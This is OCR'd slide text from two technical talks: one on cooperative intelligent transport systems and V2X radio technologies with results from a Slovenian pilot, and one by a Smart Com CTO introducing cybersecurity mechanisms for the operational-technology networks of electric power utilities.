Basic Warning Services	Advanced Warning Services	Automation via Sensor Fusion	Assistance for All Situations






Source: Häfner et al. - A Survey on Cooperative Architectures and Maneuvers for Connected and Automated Vehicles (2021)

C-Roads platform: EU C-ITS harmonisation


- Initiative of EU Member States and road operators
  - C-ITS installation testing and operation of services Day 1 & 1.5
    - Ph1: 18 core members, 7 associated (2016-2021), projects InterCor & NordicWay
    - Ph2: (TBD) members (2022-2023), focus on urban environment use cases
- Key elements
  - joint development of technical specifications
    - overall architecture
    - services and use cases
    - security and governance
  - testing methodology, evaluation & assessment
  - cross-site tests for testing interoperability



More info:

C-ITS Day-1 Services and Use Cases mapping

- Profiling services, e.g. HLN-AZ




Source: C-Roads Platform: Common C-ITS Service and Use Case Definitions - Version 1.8.0 (2021)

C-ITS main impact areas

Impact areas	Description
Road safety	Increasing safety for all road users by informing them to adapt their driving style to the current road and traffic conditions, or directly interacting with the vehicle.
Traffic efficiency	Improving average travel time, congestion level, and road capacity by informing, advising, and instructing individual road users, either directly or indirectly via applications.
Usage comfort	Increasing the comfort of individual road users in multiple ways e.g., by providing best possible routing information and priority to certain parties.
Environmental protection	Reducing the negative effects of traffic flow (CO_2, NO_x, PM2.5, noise levels etc.) through improved fuel efficiency, traffic flow management, and minimizing accidents.


Reference ITS protocol stack


- ETSI adopted model
  - ETSI EN 302 665 (2010)
  - ISO 21217 (2020)



ITS Network & Transport Layer


- Extended network topology
  - V2V, V2I, V2P, V2N
  - unicast
  - broadcast, anycast
  - single/multihop
- Protocols
  - BTP/ Geonetworking
  - TCP/UDP/ IPv6





ITS Access layer


- ITS-G5 & C-V2X



Source: Vehicular Communication Management Framework: A Flexible Hybrid Connectivity Platform for CCAM Services (2021)

ITS-G5

- Based on 802.11p (since 2010)
  - current deployments
  - VW family ~1.000.000
  - EU roads: 2300 RSUs, 20.000 km
- Based on 802.11bd (2022-)
  - new services yield higher demands
    - throughput, reliability
    - efficiency, range





https://ec.europa.eu/transport/infrastructure/tentec/tentec-portal/map/maps.html

Feature	802.11p	802.11bd
Radio bands of operation	5.9 GHz	5.9 GHz & 60 GHz
Channel coding	BCC	LDPC
Re-transmissions	None	Congestion dependent
Countermeasures against Doppler shift	None	Midambles
Sub-carrier spacing	156.25 kHz	312.5 kHz, 156.25 kHz, 78.125 kHz
Supported relative speeds	252 kmph	500 kmph
Spatial Streams	One	Multiple

3GPP Releases

- R14: LTE-V2X
- R15: PC5 & aggregation improvement
- R16: 5G NR-V2X as complement
- R17: NR-V2X upgrade: D2D, VRU, UAV …
- Topology
  - LTE side (direct) link (PC5 interface)
  - LTE cellular link (Uu interface)






Source: Level-5 Autonomous Driving—Are We There Yet? A Review of Research Literature (2022)

Coexistence of LTE-V2X and 5G NR-V2X


- Not compatible in early stages
  - NR-V2X will complement and co-exist with LTE-V2X
  - operation of NR-V2X alone is not considered
  - vehicles will have to support both technologies



Features	LTE-V2X R14&R15	NR-V2X R16
Base technology	4G/LTE	5G/NR
Freq. band	5.9 GHz	5.9 GHz to 52.6 GHz
Channel bandwidth	10/20 MHz	10/20/40/60/80/100 MHz
Waveform	SC-FDMA	SC-FDMA, OFDM
Sub-carrier spacing	15 kHz	Sub-6 GHz: 15, 30, 60 kHz mmWave: 60, 120 kHz
MCS	R14: QPSK, 16QAM R15: 64QAM	QPSK, 16QAM, 64QAM
Multiplexing	FDM	TDM
Ch. coding	Turbo (data) Convolution (control)	LDPC (data) Polar (control)
Re-transmission	Blind	HARQ
Feedback ch.	N/A	PSFCH
Comm. types	Broadcast	Broadcast, groupcast, unicast
E2E Latency	~50 ms	0.5-10 ms (500 m range) 10-100 ms (2 km range)
DMRS	4/subframe	Flexible
Sched. inter.	1 subframe	Slot, mini-slot, multi-slot
SL modes	Modes 3 & 4	Modes 1 & 2
SL sub-modes	N/A	Modes 2(a), 2(d)
Data rate	~13-16 Mbps	~30-60 Mbps

Slovenian hybrid pilot

- Hybrid: ITS-G5 + Mobile app DARS Traffic+
- based on real-time, real-case events
  - common backend (TIC Kažipot)



ITS-G5 results

- Drive tests from June 2019 onwards

Run (RSU1)	OBU ID	Latitude of max point	Longitude of max point	Maximum range (m)
1	452	45.759439	14.1798622	214
2	452	45.7596139	14.1879443	336
3	452	45.7595091	14.1786772	327
4	465	45.7596157	14.187266	277
5	465	45.7594495	14.1790694	251
6	465	45.7594141	14.1794077	272
7	465	45.759616	14.18767	325
8	465	45.7594662	14.1800245	254


HMI: Automatically triggered

Phase 2: Total of 55 RSU covering motorway > 200 km

Cellular 3G/4G/5G results

- Ph.1: Mobile application upgrades (DARS Traffic+)
  - receiving traffic events and alerting user
  - user detected event reporting to TIC (Probe Vehicle Data)
  - round 10.000 active users, available for iOS & Android

- Ph.2: Performing tests on driving simulator
  - test group of 40 users
    - male and female, valid driving license
    - evaluating user acceptance and behavior change
      - 66% decrease of erratic movement of steering
      - 44% reduction in hard braking



Conclusions

- Following the „Vision Zero" movement
  - C-ITS in every traffic management sector
  - EU will have most stringent requirements on vehicle's safety
  - this is only the beginning towards CCAM
- Open issues
  - coexistence and interoperability
  - radio spectrum management
  - technology neutrality
  - emerging use cases
  - security and privacy aspects
  - deployment timescales
    - Slovenia: still lot's to do!

Mehanizmi kibernetske varnosti v procesnih omrežjih elektroenergetskih podjetij

Cyber security mechanisms for OT systems of electric power utilities

Peter Ceferin

Smart Com

POVZETEK

Elektroenergetska podjetja s svojo dejavnostjo proizvodnje, prenosa in distribucije električne energije predstavljajo enega ključnih infrastrukturnih sistemov, od katerega je odvisno delovanje celotnega ustroja vsake države, gospodarstva in družbe kot celote. Srce delovanja vsakega elektroenergetskega sistema predstavlja skupek sistemov in vse večje število sodobnih informacijsko-komunikacijskih sistemov ter aplikacij, kot so napredni SCADA sistemi, sistemi zaščit, sistemi avtomatizacije distribucijskih omrežij, merilni sistemi ter čedalje več inovativnih programskih aplikacij, ki vplivajo na fizične elektroenergetske naprave. Vse to se združuje v t. i. procesnih omrežjih (OT), ki so zaradi svoje pomembnosti za delovanje elektroenergetskega sistema postala zaželen cilj kibernetskih napadov in čedalje bolj izpopolnjenih kibernetskih groženj. Zato je ena ključnih nalog v elektroenergetskih sistemih stalna krepitev odpornosti pred kibernetskimi napadi, kar posledično pomeni stalno uvajanje izboljšanih in novih mehanizmov kibernetske varnosti v OT-omrežja. Prispevek podaja arhitekture in najnovejše tehnološke rešitve, s katerimi elektroenergetska podjetja hitro povečujejo odpornost pred kibernetskimi grožnjami in morebitnimi kibernetskimi napadi.

SUMMARY

Electric power utilities with their production, transmission, and distribution of electricity, represent one of the key infrastructure systems, on which relies operation of the entire economy system and society life of each country. The heart of the operation of any electric power system is a set of systems and a growing number of modern information and communication systems and applications, such as advanced SCADA systems, protection systems, distribution network automation systems, metering systems and even more innovative software applications that affect physical power devices. These systems and applications are interconnected in operational technology (OT) networks. Due to importance for the operation of the electricity system OT became an attractive target for cyber-attacks and increasingly sophisticated cyber threats. Therefore, one of the key tasks in electric power systems is the constant strengthening of the resistance against cyber-attacks, which in turn means the constant introduction of improved and new cyber security mechanisms and measures in OT networks. The article presents architectures and the latest technological solutions for rapid enhancement of the resilience against cyber threats and potential cyber-attacks of electric power utilities.

O AVTORJU

Peter Ceferin je tehnični direktor v podjetju Smart Com. Strokovno se že več kot 25 let ukvarja z načrtovanjem in implementacijo omrežnih in varnostnih rešitev v okolja kritične infrastrukture, predvsem elektroenergetskih sistemov. Posveča se tudi novim pristopom uvajanja specializiranih varnostnih rešitev v okolja, kjer je kibernetska odpornost ključna za neprekinjeno delovanje organizacije.

ABOUT THE AUTHOR

Peter Ceferin is the CTO of Smart Com Ltd. For over 25 years, he has been professionally engaged in the design and implementation of network and security solutions in critical infrastructure environments, especially electric power utilities. He focuses on new approaches for introducing specialized security solutions in environments where cyber resilience is the key to the continued business and production operations.


Mehanizmi kibernetske varnosti v procesnih omrežjih elektroenergetskih podjetij

37. delavnica o telekomunikacijah VITEL
16. in 17. maj 2022

Peter Ceferin
tehnični direktor, Smart Com

Uvod – kibernetske grožnje so globalni problem


- Kibernetske grožnje in posledice uspešnih kibernetskih napadov sodijo med največja tveganja, ki prežijo na človeštvo
- S pojavom COVID-19 se ta tveganja še dodatno okrepijo
- Sprememba načina dela v vseh porah družbe in gospodarstva
- Varnostni perimeter se zaradi virtualnih oblik dela še poveča
- Tudi sistemi kritične infrastrukture pri tem niso izjema



Vir: World Economic Forum: The Global Risks Report 2021

Kibernetske grožnje globalno

- Kibernetske grožnje sodijo med 10 največjih globalnih tveganj
- Med tehnološkimi tveganji predstavljajo največje tveganje
- Trend je dolgotrajen, saj kibernetske grožnje kot visoko tveganje zaznavamo vsaj zadnjih 5 let



Vir: World Economic Forum: The Global Risks Report 2022

Procesna omrežja – OT

- **OT – Tehnologija obratovalnih sistemov** (ang. Operational Technology)
- S tem pojmom zajemamo sisteme na osnovi strojne in programske opreme namenjene zaznavanju stanj ali krmiljenju naprav in strojev v procesnih okoljih z neposrednim spremljanjem in/ali nadzorom industrijske opreme, sredstev, procesov in dogodkov.

Operational Technology (OT)

Operational technology (OT) is hardware and software that detects or causes a change, through the direct monitoring and/or control of industrial equipment, assets, processes and events.

- **IT - Informacijska tehnologija** (ang. Information Technology)
- S tem pojmom zajemamo nabor tehnoloških rešitev, ki omogočajo procesiranje informacij, vključujoč programsko opremo, strojno opremo, komunikacijska omrežja in povezane storitve.

Information Technology (IT)

"IT" is the common term for the entire spectrum of technologies for information processing, including software, hardware, communications technologies and related services. In general, IT does not include embedded technologies that do not generate data for enterprise use.

Vir: GARTNER: Gartner Glossary Information Technology Glossary

SMART COM


‚Air gap'

- *Z oznako ‚Air Gapped networks'* se je poimenoval način gradnje fizično ločenih omrežij za OT in IT sisteme
- Osnovni motiv takega pristopa je bil zagotavljanje 100 % kibernetske varnosti
- Po drugi strani se zahteve po povezovanju aplikacij IT in OT stopnjujejo
- Trend povezovanja IT in OT sistemov močno vpliva tudi na zlivanje – konvergenco omrežij v enovito strukturo
- Tudi fizično ločeno omrežje ni zaščiteno pred kibernetskimi grožnjami in vdori

SMART COM

Zlivanje IT in OT v elektroenergetskih sistemih

- ‚Enterprise Network' = IT
- ‚Field Network' = OT

